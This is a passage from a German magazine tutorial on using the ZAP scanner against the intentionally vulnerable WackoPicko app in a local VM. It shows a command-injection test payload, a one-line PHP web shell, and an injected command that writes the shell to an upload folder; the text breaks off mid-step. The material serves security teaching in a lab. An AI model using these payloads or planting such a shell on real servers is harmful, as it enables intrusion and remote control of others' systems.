
ct.de/wd12

Make:





DAS KANNST DU AUCH!



2× Make testen und über 7 € sparen!

Ihre Vorteile:

- ✓ **GRATIS dazu:** Make: Tasse
- ✓ Zugriff auf Online-Artikel-Archiv*
- ✓ Jetzt auch im Browser lesen!
- ✓ Zusätzlich digital über iOS oder Android lesen

Für nur 19,40 € statt 27 €

Jetzt bestellen:
make-magazin.de/miniabo

* Für die Laufzeit des Angebotes.

leserservice@make-magazin.de +49 541/80 009 125 make-magazin.de/miniabo




Bild: Andreas Martini

Websites checken mit ZAP

Wenn Ihre Website ein Sicherheitsleck hat, fällt Ihnen das vielleicht nicht auf – Cyberkriminellen dagegen schon. Diese Kriminellen suchen automatisiert nach kritischen Lücken, um daraus Profit zu schlagen. Mit unserer Anleitung finden Sie die gröbsten Fehler selbst, bevor es die Bösen tun.

Von **Alexander Königstein**

Bevor Sie eine Website im Internet veröffentlichen, sollten Sie sie auf Schwachstellen überprüfen. Sonst müssen Sie damit rechnen, dass Ihnen Hacker zuvorkommen. Mit automatischen Tests können Sie zumindest die gröbsten Sicherheitsprobleme frühzeitig entdecken. Hierfür können Sie Zed Attack Proxy (ZAP) nutzen. Die Software ist Open Source, kostenlos, vielseitig und wird von Sicherheitsforschern entwickelt. ZAP hilft darüber hinaus auch bei der manuellen Suche nach weiteren Programmierfehlern.

Um mit dem Tool warmzuwerden, eignet sich das Übungsziel „WackoPicko“: In der Demo-Website wurden absichtlich Sicherheitslücken eingebaut, die Sie

mit ZAP leicht aufspüren können. Da Sie ZAP nur gegen Ihren eigenen lokalen Webserver einsetzen, können Sie sich legal an diesem Testobjekt austoben – ohne eines Tages von der Polizei aus dem Schlaf geklingelt zu werden.

Installation

Das Hacking-Tool ZAP läuft unter Windows, Linux und macOS in einer Java-Laufzeitumgebung. Sie brauchen daher zuerst Java. Den Link dorthin sowie zu allen weiteren im Folgenden erwähnten Programmen finden Sie unter ct.de/w831. Unter Windows nehmen Sie die Java-Installation von Oracle. Bei Linux hilft die freie Implementierung von OpenJDK, die Sie leicht über einen Paketmanager installieren: `sudo apt install openjdk-17-jre`. ZAP laden Sie von seiner Projektseite herunter. Sobald alles installiert ist, starten Sie ZAP. Sie werden mit einer Frage begrüßt: ZAP möchte wissen, ob und wo Sie die Sitzung Ihrer Hacking-Versuche speichern möchten. Das können Sie ablehnen.

Das Angriffswerkzeug ist bereit, jetzt fehlt nur noch ein Ziel. Die virtuelle Maschine „OWASP Broken Web Applications“ enthält eine Reihe verwundbarer Web-Anwendungen, eine davon ist WackoPicko (Download über ct.de/w831). Laden Sie zum Ausführen der VM den VMWare Player für Windows oder Linux herunter und installieren Sie die Software. Bei Windows ist ein Installer dabei, Debian-Linux-Nutzer führen zuerst im Terminal `sudo apt install build-essential` aus und starten dann mit `sudo bash ./VMware*.bundle` den Installer. Wenn Sie den VMware Player starten, können Sie mit „Open a Virtual Machine“ das OWASP Broken Web Apps Image auswählen. Danach sollten Sie daran denken, bei „Edit virtual machine settings“ den „Network Adapter“ auf „Host-only“ zu setzen, sodass die VM nicht versehentlich in Ihrem Netzwerk erreichbar ist.


Nun können Sie Ihre Hacker-Fähigkeiten trainieren. Starten Sie das VM-Image und warten Sie auf folgende Zeilen:

```
Welcome to the OWASP Broken Web Apps
You can access the web apps at
http://192.168.44.128/
```


Die angezeigte IP-Adresse kann abweichen. Sie brauchen sich nicht in die VM einzuloggen, denn die Website ist auch jetzt schon erreichbar. Ob das stimmt, erfahren Sie, wenn Sie WackoPicko in Ihrem Browser unter http://192.168.44.128/WackoPicko öffnen (Groß- und Kleinschreibung beachten).

Zed Attack Proxy

Wenn Sie ZAP starten, landen Sie auf dem Schnellstart-Bildschirm und können zwischen automati-



ZAP ist übersichtlich aufgebaut: Die Webseiten-Struktur listet die URLs auf. Daneben finden sich die gesendeten und empfangenen HTTP-Anfragen. Unten zeigt er die Ergebnisse von Spider, Fuzzer oder dem aktiven Scan an.



WackoPicko ist ein gutes Angriffsziel zum Üben: ZAP findet sofort zahlreiche kritische Sicherheitslücken.

schem Scannen und manueller Entdeckung wählen. Klicken Sie auf „Automated Scan“, tippen Sie die Beispiel-URL „http://192.168.44.128/WackoPicko“ ein und starten Sie den Angriff.

Im automatischen Modus durchsucht ZAP die Webseite und folgt allen Links mit derselben Domain. Alle erreichbaren URLs listet ZAP auf der linken Seite in einer Sitemap auf.

Die Webseiten-Struktur links zeigt die Ordner der Webseite sowie die Seiten und ihre GET- oder POST-Parameter. Von dort aus lösen Sie weitere Aktionen mit einem Rechtsklick auf der gewünschten URL aus. Sie können HTTP-Anfragen beliebig bearbeiten und erneut senden oder den Scanner gezielt auf die Suche nach Sicherheitslücken schicken.

Command Injection

ZAP testet eine Reihe bekannter Sicherheitslücken, darunter Cross-Site-Scripting (XSS), SQL-Injections, ungeschützte Verzeichnisse, Auslesen von internen Dateien und Pufferüberläufe. Standardmäßig führt der aktive Scan verschiedene Angriffe bei den vorher erkannten GET-Parameter und POST-Parameter durch.

Die Sicherheitswarnungen sind im unteren Tab bei „Warnung“ aufgelistet und nach ihrer Gefährlichkeit sortiert. Wenn Sie eine Warnung markieren, werden die Details rechts angezeigt. Dort steht auch, mit welchen Parametern die Lücke getestet wurde.

ZAP sollte Sie bereits vor einer „Remote OS Command Injection“ in der Datei passcheck.php gewarnt haben. Wenn Sie die Warnung aufklappen und die verwundbare URL markieren, zeigt ZAP die gesendete HTTP-Anfrage an, mit der das Tool die Lücke entdeckt hat. Neben der Zeile „Attacke“ sehen Sie, was ZAP angestellt hat: Im Formular zum Testen des eigenen Passworts hat ZAP den Passwort-Parameter mit `&sleep 15&` erweitert. Das Problem: Der Server hat diese Zeichenkette interpretiert und die sleep-Funktion ausgeführt. Das ist daran erkennbar, dass der Webserver die Anfrage tatsächlich mit einer Verzögerung von 15 Sekunden beantwortet hat. An dieser Stelle können Sie also beliebige Befehle einschleusen, die direkt auf dem Server ausgeführt werden und sich so später Zugang verschaffen. Der sleep-Befehl ist natürlich noch harmlos und dient nur zur Überprüfung der Anfälligkeit.

Web-Shell hochladen

Bösartige Hacker würden versuchen, sich durch die Lücke eine Hintertür zu öffnen und den Server darüber fernzusteuern. Wenn ein Angreifer auch noch Adminberechtigungen erlangt, dann ist der Server komplett verloren. Bei gezielten Angriffen schauen sich die Eindringlinge auch noch weiter im Netzwerk um und versuchen, weitere Maschinen zu übernehmen, um wertvolle Daten abzugreifen.

Mit ZAP können Sie selbst probieren, durch diese Lücke eine Web-Shell einzuschleusen. Dabei handelt es sich um ein einfaches PHP-Skript, über das Sie zu jedem späteren Zeitpunkt komfortabel Shell-Befehle auf dem Server ausführen können. Das klappt sogar dann noch, wenn die ausgenutzte Sicherheitslücke geschlossen wurde, sofern das platzierte Miniskript noch erreichbar ist.

Zunächst müssen Sie einen geeigneten Speicherort für die Web-Shell ausfindig machen – also ein Verzeichnis auf dem Server, auf das Sie zugreifen dürfen und das von außen erreichbar ist. Geeignete Kandidaten finden Sie in der ZAP-Oberfläche unten bei Warnungen in der Kategorie „Directory Browsing“. Der Ordner upload scheint prädestiniert für den Angriff. Alles, was Sie hier platzieren, können Sie anschließend mit Ihrem Browser erreichen.

Für eine primitive Web-Shell reicht eine Zeile PHP-Code:

```
<?php echo system($_GET["cmd"]); ?>
```

In diesem fiesen Stück Code wird der GET-Parameter `cmd` ausgelesen und mit der Funktion `system()` ausgeführt. Durch `echo` am Anfang der Zeile zeigt die

PHP-Seite die Ausgabe des Befehls an. Damit können Sie den Server fernsteuern. Jetzt müssen Sie die Mini-Shell nur noch auf den Webserver bringen.

Wenn Sie die Warnungen der „Remote OS Command Injection“ aufklappen, sehen Sie die entsprechende URL. Bearbeiten Sie mit einem Rechtsklick die URL, die auf „passcheck.php“ endet. Wählen Sie bei der HTTP-Anfrage den Menüpunkt „Erneut senden“. Es öffnet sich ein Bearbeitungsfenster der Anfrage. Ersetzen Sie `sleep+15` durch folgende Zeile:

```
echo '<?php echo system($_GET["cmd"]); ?>' ↲
  ↳> upload/cmd.php
```

Das erste `echo` wird als Systembefehl ausgeführt und schreibt den darauf folgenden String mit `>` in die Datei upload/cmd.php. Der komplette Inhalt der neuen POST-Anfrage sollte wie folgt aussehen:

